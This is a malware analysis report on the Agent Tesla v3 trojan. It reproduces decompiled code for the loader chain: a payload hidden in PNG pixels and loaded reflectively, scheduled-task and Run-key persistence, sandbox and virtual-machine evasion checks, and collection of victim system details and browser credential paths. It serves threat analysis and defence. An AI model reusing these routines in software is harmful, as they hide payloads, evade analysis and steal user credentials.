



# Malware Analysis Report

Agent Tesla v3

October 2021



# Executive Summary

## About Agent Tesla

Agent Tesla is an extremely popular Trojan that is being sold and distributed across several underground hacking forums and platforms. It is highly customizable, which allows threat actors to tailor it to their particular needs.

First seen in the wild in 2014, Agent Tesla has gone through many iterations, developing new capabilities for causing mayhem and escaping detection along the way. It has used these features to maintain itself as one of the most prevalent Remote Access Trojans (RAT) across the cyber threat landscape.

Agent Tesla was first available for purchase from an official website [agenttesla\[.\]com](http://agenttesla[.]com). This website offered cybercriminals and threat actors flexible pricing options and fixed-term licenses to use the malware. Currently, there are two prominent variants of Agent Tesla (v2 and v3)

Both variants have varying levels of obfuscation.

In version 2, a single function decrypts all the strings and allows them to be executed. In version 3, each encrypted string has its function, which makes reverse engineering these static strings more difficult.


At this time, we are analyzing version three here.

File name: ServerProcessi.exe

Size: 559616 bytes

MD5: 2C17FD8D351D8713A763A54C51FBA859

SHA256: a03f20831ec5d9873dd5edd98903  
be469026d7021cacc2aca086de423e7e51b3




The screenshot shows the CFF Explorer VIII interface. The main window displays the file path: `C:\Users\Lab\Desktop\03f20831ec5d9873dd5edd98903be469026d7021cacc2aca086de423e7e51b3.exe`. The left pane shows the file's structure, including headers, sections, and metadata. The right pane shows the file's properties.

Property	Value
File Name	C:\Users\Lab\Desktop\03f20831ec5d9873dd5edd98903be469026d7021cacc2aca086de423e7e51b3.exe
File Type	Portable Executable 32 .NET Assembly
File Info	Microsoft Visual Studio .NET
File Size	546.50 KB (559616 bytes)
PE Size	546.50 KB (559616 bytes)
Created	Thursday 28 October 2021, 14.50.06
Modified	Wednesday 27 October 2021, 02.48.14
Accessed	Thursday 28 October 2021, 14.50.06
MD5	2C17FD8D351D8713A763A54C51FBA859
SHA-1	61D8D14BAE6DFF51672735A7719A3C8F5A37FA

Property	Value
Comments	Internet of Things
CompanyName	
FileDescription	Library mIoT
FileVersion	1.0.0.0
InternalName	ServerProcessi.exe
LegalCopyright	Copyright © 2011
LegalTrademarks	
OriginalFilename	ServerProcessi.exe
ProductName	Library mIoT
ProductVersion	1.0.0.0

# Analysis



When we open the malicious file at Dnspy, we see that there are two embedded resources

The screenshot displays the dnSpy application interface. On the left, the 'Derleme Gezgini' (Solution Explorer) shows the assembly structure of 'ServerProcessi (1.8.0.0)'. The 'Kaynaklar' (Resources) folder is expanded, revealing 'Library.Form1.resources' and 'Library.Properties.Resources.resources'. The 'Library.Properties.Resources.resources' folder is further expanded, showing 'Book1' and 'Volati'. The 'Library' folder is also expanded, showing various resources like 'Form1', 'Library', 'MediaItem', 'MediaType', 'OurLibrary', 'OurMediaItem', 'OurPatron', 'Patron', 'PatronType', and 'Program'. The 'Program' resource is selected.

The main window, titled 'Program', displays the source code of the 'Program' class. The code is as follows:

```
1 using System;
2 using System.Windows.Forms;
3
4 namespace Library
5 {
6     // Token: 0x0200001E RID: 30
7     internal static class Program
8     {
9         // Token: 0x06000174 RID: 372 RVA: 0x0000BCAD File Offset:
10         // 0x00009EAD
11         [STAThread]
12         private static void Main()
13         {
14             Application.EnableVisualStyles();
15             Application.SetCompatibleTextRenderingDefault(false);
16             Application.Run(new Form1());
17         }
18     }
19 }
```

The bottom status bar shows the 'Çözümleyici' (Disassembler) tab, which is currently empty. The status bar also includes a search bar and several buttons: 'Arama', 'Yereller', 'Modüller', 'İzle 1', 'Yığın Çağrısı', 'Hafıza 1', and 'İşlemler'.

Included with the file's resources is a PNG image, the image is run through for loops which produce an additional dll.

The screenshot displays the Visual Studio IDE during the compilation of a C# application. The left pane, titled 'Derleme Gezgini' (Solution Explorer), shows the project structure for 'ServerProcessi (1.8.0.0)'. The right pane shows the 'Form1' code file with the following code:

```
353 this.allPatronsTab = new TabPage();
354 int num = 0;
355 byte[] array = new byte[24576];
356 Bitmap book = Resources.Book1;
357 for (int i = 0; i < 24576; i++)
358 {
359     for (int j = 0; j < 1; j++)
360     {
361         Color pixel = book.GetPixel(i, j);
362         Color pixel2 = book.GetPixel(i, j);
363         int num2 = ColorTranslator.ToWin32(pixel2);
364         array[num] = (byte)num2;
365     }
366     num++;
367 }
368 this.allPatronsGridView = new DataGridView();
```

The bottom pane, titled 'Yereller' (Locals), shows the current state of variables:

İsim	Değer	Tip
this	(Library.Form1, Text)	Library.Form1
componentResourceManager	System.ComponentModel.ComponentResourceManager	System.Compone
num	0x0000001F	int
array	byte[0x00006000]	byte[]
[0]	0x4D	byte
[1]	0x5A	byte
[2]	0x90	byte
[3]	0x00	byte


```
327 // Token: 0x06000138 RID: 312 RVA: 0x00009554 File Offset:
    0x00007754
328 private void TypeNameBuilder(byte[] IsFaulted)
329 {
330     Assembly assembly = Assembly.Load(IsFaulted);
331     this.InheritanceFlags = assembly.GetType()[8];
332 }
333
334 // Token: 0x06000139 RID: 313 RVA: 0x00009578 File Offset:
    0x00007778
335 private void InitializeComponent()
```

150 %

İzle 1

İsim	Değer	Tip
assembly	(TaskNode, Version=4.0.0.0, Culture=neutral, PublicKeyToken=null)	System.Reflection
assembly.GetType[0][8]	(Name = "jxFoGFYhmZrIZGQenM" FullName = "PyluR3A3gk1YvIaIdR...	System.Type Syst
IsFaulted	[byte[0x00006000]]	byte[]
[0]	0x4D	byte
[1]	0x5A	byte
[2]	0x90	byte
[3]	0x00	byte
[4]	0x00	byte

The obfuscated PE image contains a .NET DLL file, which is the next step in the installation process.




Once the PE image has been de-obfuscated during runtime, it calls the jxFoGFYhmZrIZGQenM.ryxVaDopX



```
jxFoGFYhmZrIZGQenM X
166         num = 4;
167         continue;
168     case 7:
169         return;
170 }
171 IL_96:
172 byte[] rawAssembly = jxFoGFYhmZrIZGQenM.Rsw1ZGcMJ(jxFoGFYhmZrIZGQenM.VMnck8p0v(u),
173         jxFoGFYhmZrIZGQenM.uetFLiFqt(\u0020));
174 Assembly assembly = AppDomain.CurrentDomain.Load(rawAssembly);
175 Type type = assembly.GetType()[20];
176 MethodInfo methodInfo = type.GetMethods()[5];
177 jxFoGFYhmZrIZGQenM.F1ErsNKwIrTu2uG9Y9(methodInfo, null, null);
178 num = 2;
179 if (!true)
180 {
181     goto IL_E0;
182 }
183 continue;
184 goto IL_96;
```


Yereller	İsim	Değer	Tip
System.Reflection.Assembly...	System.Type[0x00000043]		System.Type[]
lu0020	"566F6C617469"	Volati	string
lu0020	"544F5356707448"		string
lu0020	"Library"		string
random	System.Random		System.Random
u	System.Drawing.Bitmap		System.Drawing.Bitmap
rawAssembly	byte[0x00057600]		byte[]
[0]	0x4D		byte
[1]	0x5A		byte
[2]	0x60		byte



The F5dWycqmDj() method is called after the "Volati" embedded resource file is decrypted.

The UI.dll file' is obfuscated with Net Reactor.





We analyze the last extracted .Net dll and see 2 embedded resources again. LKO is an XML file, KkhKQfp3x0 is raw byte.

The source file KkhKQfp3x0 decrypted in smethod4 and smethod5 finally gives us an executable of Real agent tesla.

```
// TOKEN: 0x00000000 KID: 89 NVA: 0x00000000 FILE UTTSCL: 0x00001890
private static void smethod_6(string string_10, string string_11)
{
    string text = Resources.smethod_0();
    string name = WindowsIdentity.GetCurrent().Name;
    string tempFileName = Path.GetTempFileName();
    text = text.Replace("[LOCATION]", string_11.Replace("[USERID]", name));
    File.WriteAllText(tempFileName, text);
    Process.Start(new ProcessStartInfo("schtasks.exe", string.Concat(new string[]
    {
        "/Create /TN \"Updates\\",
        string_10,
        "\" /XML \"",
        tempFileName,
        "\""
    })))
    {
        WindowStyle = ProcessWindowStyle.Hidden
    };
    File.Delete(tempFileName);
}
```

```
LK0 x
1 <?xml version="1.0" encoding="UTF-16"?>
2 <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
3     <RegistrationInfo>
4         <Date>2014-10-25T14:27:44.8929027</Date>
5         <Author>[USERID]</Author>
6     </RegistrationInfo>
7     <Triggers>
8         <LogonTrigger>
9             <Enabled>true</Enabled>
10            <UserId>[USERID]</UserId>
11        </LogonTrigger>
12        <RegistrationTrigger>
13            <Enabled>false</Enabled>
14        </RegistrationTrigger>
15    </Triggers>
16    <Principals>
17        <Principal id="Author">
18            <UserId>[USERID]</UserId>
19            <LogonType>InteractiveToken</LogonType>
20            <RunLevel>LeastPrivilege</RunLevel>
21        </Principal>
22    </Principals>
23    <Settings>
24        <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>
25        <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
26        <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
27        <AllowHardTerminate>false</AllowHardTerminate>
28        <StartWhenAvailable>true</StartWhenAvailable>
29        <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
30        <IdleSettings>
31            <StopOnIdleEnd>true</StopOnIdleEnd>
32            <RestartOnIdle>false</RestartOnIdle>
33        </IdleSettings>
34        <AllowStartOnDemand>true</AllowStartOnDemand>
35        <Enabled>true</Enabled>
36        <Hidden>false</Hidden>
37        <RunOnlyIfIdle>false</RunOnlyIfIdle>
38        <WakeToRun>false</WakeToRun>
39        <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
40        <Priority>7</Priority>
41    </Settings>
```

"LK0" XML config file is saved in Temp folder and scheduled by schtask.exe

```

6 namespace ns0
7 {
8     // Token: 0x0200002A RID: 42
9     internal static partial class Class7
10    {
11        // Token: 0x060000C3 RID: 195
12        public static bool smethod_1(string string_0)
13        {
14            StringBuilder stringBuilder = new StringBuilder();
15            int num = 50;
16            Class7.GetUserName(stringBuilder, ref num);
17            return (int)Class7.GetModuleHandle("SbxDll.dll") != 0
18                || Operators.CompareString(stringBuilder.ToString().ToUpper(), "USER", false) == 0
19                || Operators.CompareString(stringBuilder.ToString().ToUpper(), "SANDBOX", false) == 0
20                || Operators.CompareString(stringBuilder.ToString().ToUpper(), "VIRUS", false) == 0
21                || Operators.CompareString(stringBuilder.ToString().ToUpper(), "MALWARE", false) == 0
22                || Operators.CompareString(stringBuilder.ToString().ToUpper(), "SCHMIDTI", false) == 0
23                || Operators.CompareString(stringBuilder.ToString().ToUpper(), "CURRENTUSER", false) == 0
24                || string_0.ToUpper().Contains("\\\\VIRUS")
25                || string_0.ToUpper().Contains("SANDBOX")
26                || string_0.ToUpper().Contains("SAMPLE")
27                || Operators.CompareString(string_0, "C:\\file.exe", false) == 0
28                || (int)Class7.FindWindow("Afx:400000:0", (IntPtr)0) != 0;
29        }
30    }
31 }
32

```



```

public static bool smethod_2()
{
    bool result;
    if (Class7.smethod_0("HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 0\\Scsi Bus 0\\Target Id 0\\Logical Unit Id 0", "Identifier").ToUpper().Contains("VBOX"))
    {
        result = true;
    }
    else if (Class7.smethod_0("HARDWARE\\Description\\System", "SystemBiosVersion").ToUpper().Contains("VBOX"))
    {
        result = true;
    }
    else if (Class7.smethod_0("HARDWARE\\Description\\System", "VideoBiosVersion").ToUpper().Contains("VIRTUALBOX"))
    {
        result = true;
    }
    else if (Operators.CompareString(Class7.smethod_0("SOFTWARE\\Oracle\\VirtualBox Guest Additions", ""), "noValueButYesKey", false) == 0)
    {
        result = true;
    }
    else if (Class7.smethod_0("HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 0\\Scsi Bus 0\\Target Id 0\\Logical Unit Id 0", "Identifier").ToUpper().Contains("VMWARE"))
    {
        result = true;
    }
    else if (Operators.CompareString(Class7.smethod_0("SOFTWARE\\VMware, Inc.\\VMware Tools", ""), "noValueButYesKey", false) == 0)
    {
        result = true;
    }
    else if (Class7.smethod_0("HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 1\\Scsi Bus 0\\Target Id 0\\Logical Unit Id 0", "Identifier").ToUpper().Contains("VMWARE"))
    {
        result = true;
    }
    else if (Class7.smethod_0("HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 2\\Scsi Bus 0\\Target Id 0\\Logical Unit Id 0", "Identifier").ToUpper().Contains("VMWARE"))
    {
        result = true;
    }
    else if (Class7.smethod_0("SYSTEM\\ControlSet001\\Services\\Disk\\Enum", "0").ToUpper().Contains("vmware".ToUpper()))
    {
        result = true;
    }
}

```

Before the process starts, it compares the strings in the Blacklist and checks that it is running under the virtual machine or any sandbox app. If it finds any matches, the program terminates without execution.





The last executable is the .Net App and obfuscated by Obfuscator.

To simplify the analysis, we will examine the executable as decrypted

```

b x
289
290 // Token: 0x06000019 RID: 25 RVA: 0x00002754 File Offset: 0x00000B54
291 [STAThread]
292 public static void A()
293 {
294     global::A.b.D();
295     global::A.b.A(10, 5);
296     ServicePointManager.SecurityProtocol = (SecurityProtocolType.Ssl3 | SecurityProtocolType.Tls | SecurityProtocolType.Tls11
        | SecurityProtocolType.Tls12);
297     global::A.b.c = global::A.b.o.A();
298     global::A.b.C = Assembly.GetExecutingAssembly().Location;
299     global::A.b.b = Environment.GetEnvironmentVariable("%startupfolder%") + "\\%insfolder%\\%insname%";
300     global::A.b.E = SystemInformation.UserName + "/" + SystemInformation.ComputerName;
301     System.Timers.Timer timer = new System.Timers.Timer();
302     timer.Elapsed += global::A.b.a;
303     timer.Enabled = true;
304     timer.Interval = 30000.0;
305     timer.Start();
306     global::A.b.A(10, 2);
307     if (global::A.b.C && Operators.CompareString(global::A.b.C, global::A.b.b, false) != 0)
308     {
309         if (!Directory.Exists(Environment.GetEnvironmentVariable("%startupfolder%") + "\\%insfolder%\\"))
310         {
311             Directory.CreateDirectory(Environment.GetEnvironmentVariable("%startupfolder%") + "\\%insfolder%\\");
312         }
313         try
314         {
315             if (File.Exists(global::A.b.b))
316             {
317                 try
318                 {
319                     string fullPath = Path.GetFullPath(global::A.b.b);
320                     foreach (Process process in Process.GetProcesses())
321                     {

```

The first thing Agent Tesla do when activated is to check for any running instance.

If it finds any instances, it terminates the other instances and continues running.

The malware copies itself to the folder and sets the folder attributes to hidden and system for increased persistence.

Then puts the folder path in "SOFTWARE\Microsoft\Windows\CurrentVersion\Run" and "SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run" keys.

```

string result;
try
{
    HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create("https://api.ipify.org");
    httpWebRequest.Credentials = CredentialCache.DefaultCredentials;
    httpWebRequest.KeepAlive = true;
    httpWebRequest.Timeout = 10000;
    httpWebRequest.AllowAutoRedirect = true;
    httpWebRequest.MaximumAutomaticRedirections = 50;
    httpWebRequest.Method = "GET";
    httpWebRequest.UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0";
    using (WebResponse response = httpWebRequest.GetResponse())
    {
        if (Operators.CompareString(((HttpWebResponse)response).StatusDescription, "OK", false) == 0)
        {
            using (Stream responseStream = response.GetResponseStream())
            {
                StreamReader streamReader = new StreamReader(responseStream);
                return streamReader.ReadToEnd();
            }
        }
    }
    result = "";
}
catch (Exception ex)
{
    result = "";
}
return result;
}

```




```

global::A.b.D();
ServicePointManager.SecurityProtocol = (SecurityProtocolType.Ssl3 | SecurityProtocolType.Tls | SecurityProtocolType.Tls11
    | SecurityProtocolType.Tls12);
global::A.b.c = global::A.b.o.A();
global::A.b.C = Assembly.GetExecutingAssembly().Location;
global::A.b.b = Environment.GetEnvironmentVariable("%startupfolder%") + "\\%insfolder%\\%insname%";
global::A.b.E = SystemInformation.UserName + "/" + SystemInformation.ComputerName;
if (global::A.b.C && Operators.CompareString(global::A.b.C, global::A.b.b, false) != 0)
{
    if (!Directory.Exists(Environment.GetEnvironmentVariable("%startupfolder%") + "\\%insfolder%\\"))
    {
        Directory.CreateDirectory(Environment.GetEnvironmentVariable("%startupfolder%") + "\\%insfolder%\\");
    }
    try
    {
        if (File.Exists(global::A.b.b))

```

%

eller

n	Değer	Tip
 System.Windows.Forms.SystemInformation.UserName.get döndü	"Lab"	string
 System.Windows.Forms.SystemInformation.ComputerName.get...	"LAB-WINDOWS7"	string
 string.Concat döndü	"Lab/LAB-WINDOWS7"	string

It then obtains the victim's Username, Computer Name, Os Name, Cpu, Ram and obtains IP address from api.ipify.org via the get method.



```

List<string> list2 = new List<string>();
object obj = global::A.b.A<global::A.b.Y<string, string, bool>>(new List<global::A.b.Y<string, string, bool>>
{
    new global::A.b.Y<string, string, bool>("Opera Browser", Path.Combine(Environment.GetFolderPath(
        Environment.SpecialFolder.ApplicationData), "Opera Software\\Opera Stable"), true),
    new global::A.b.Y<string, string, bool>("Yandex Browser", Path.Combine(folderPath, "Yandex\\YandexBrowser\\User Data"), true),
    new global::A.b.Y<string, string, bool>("Iridium Browser", Path.Combine(folderPath, "Iridium\\User Data"), true),
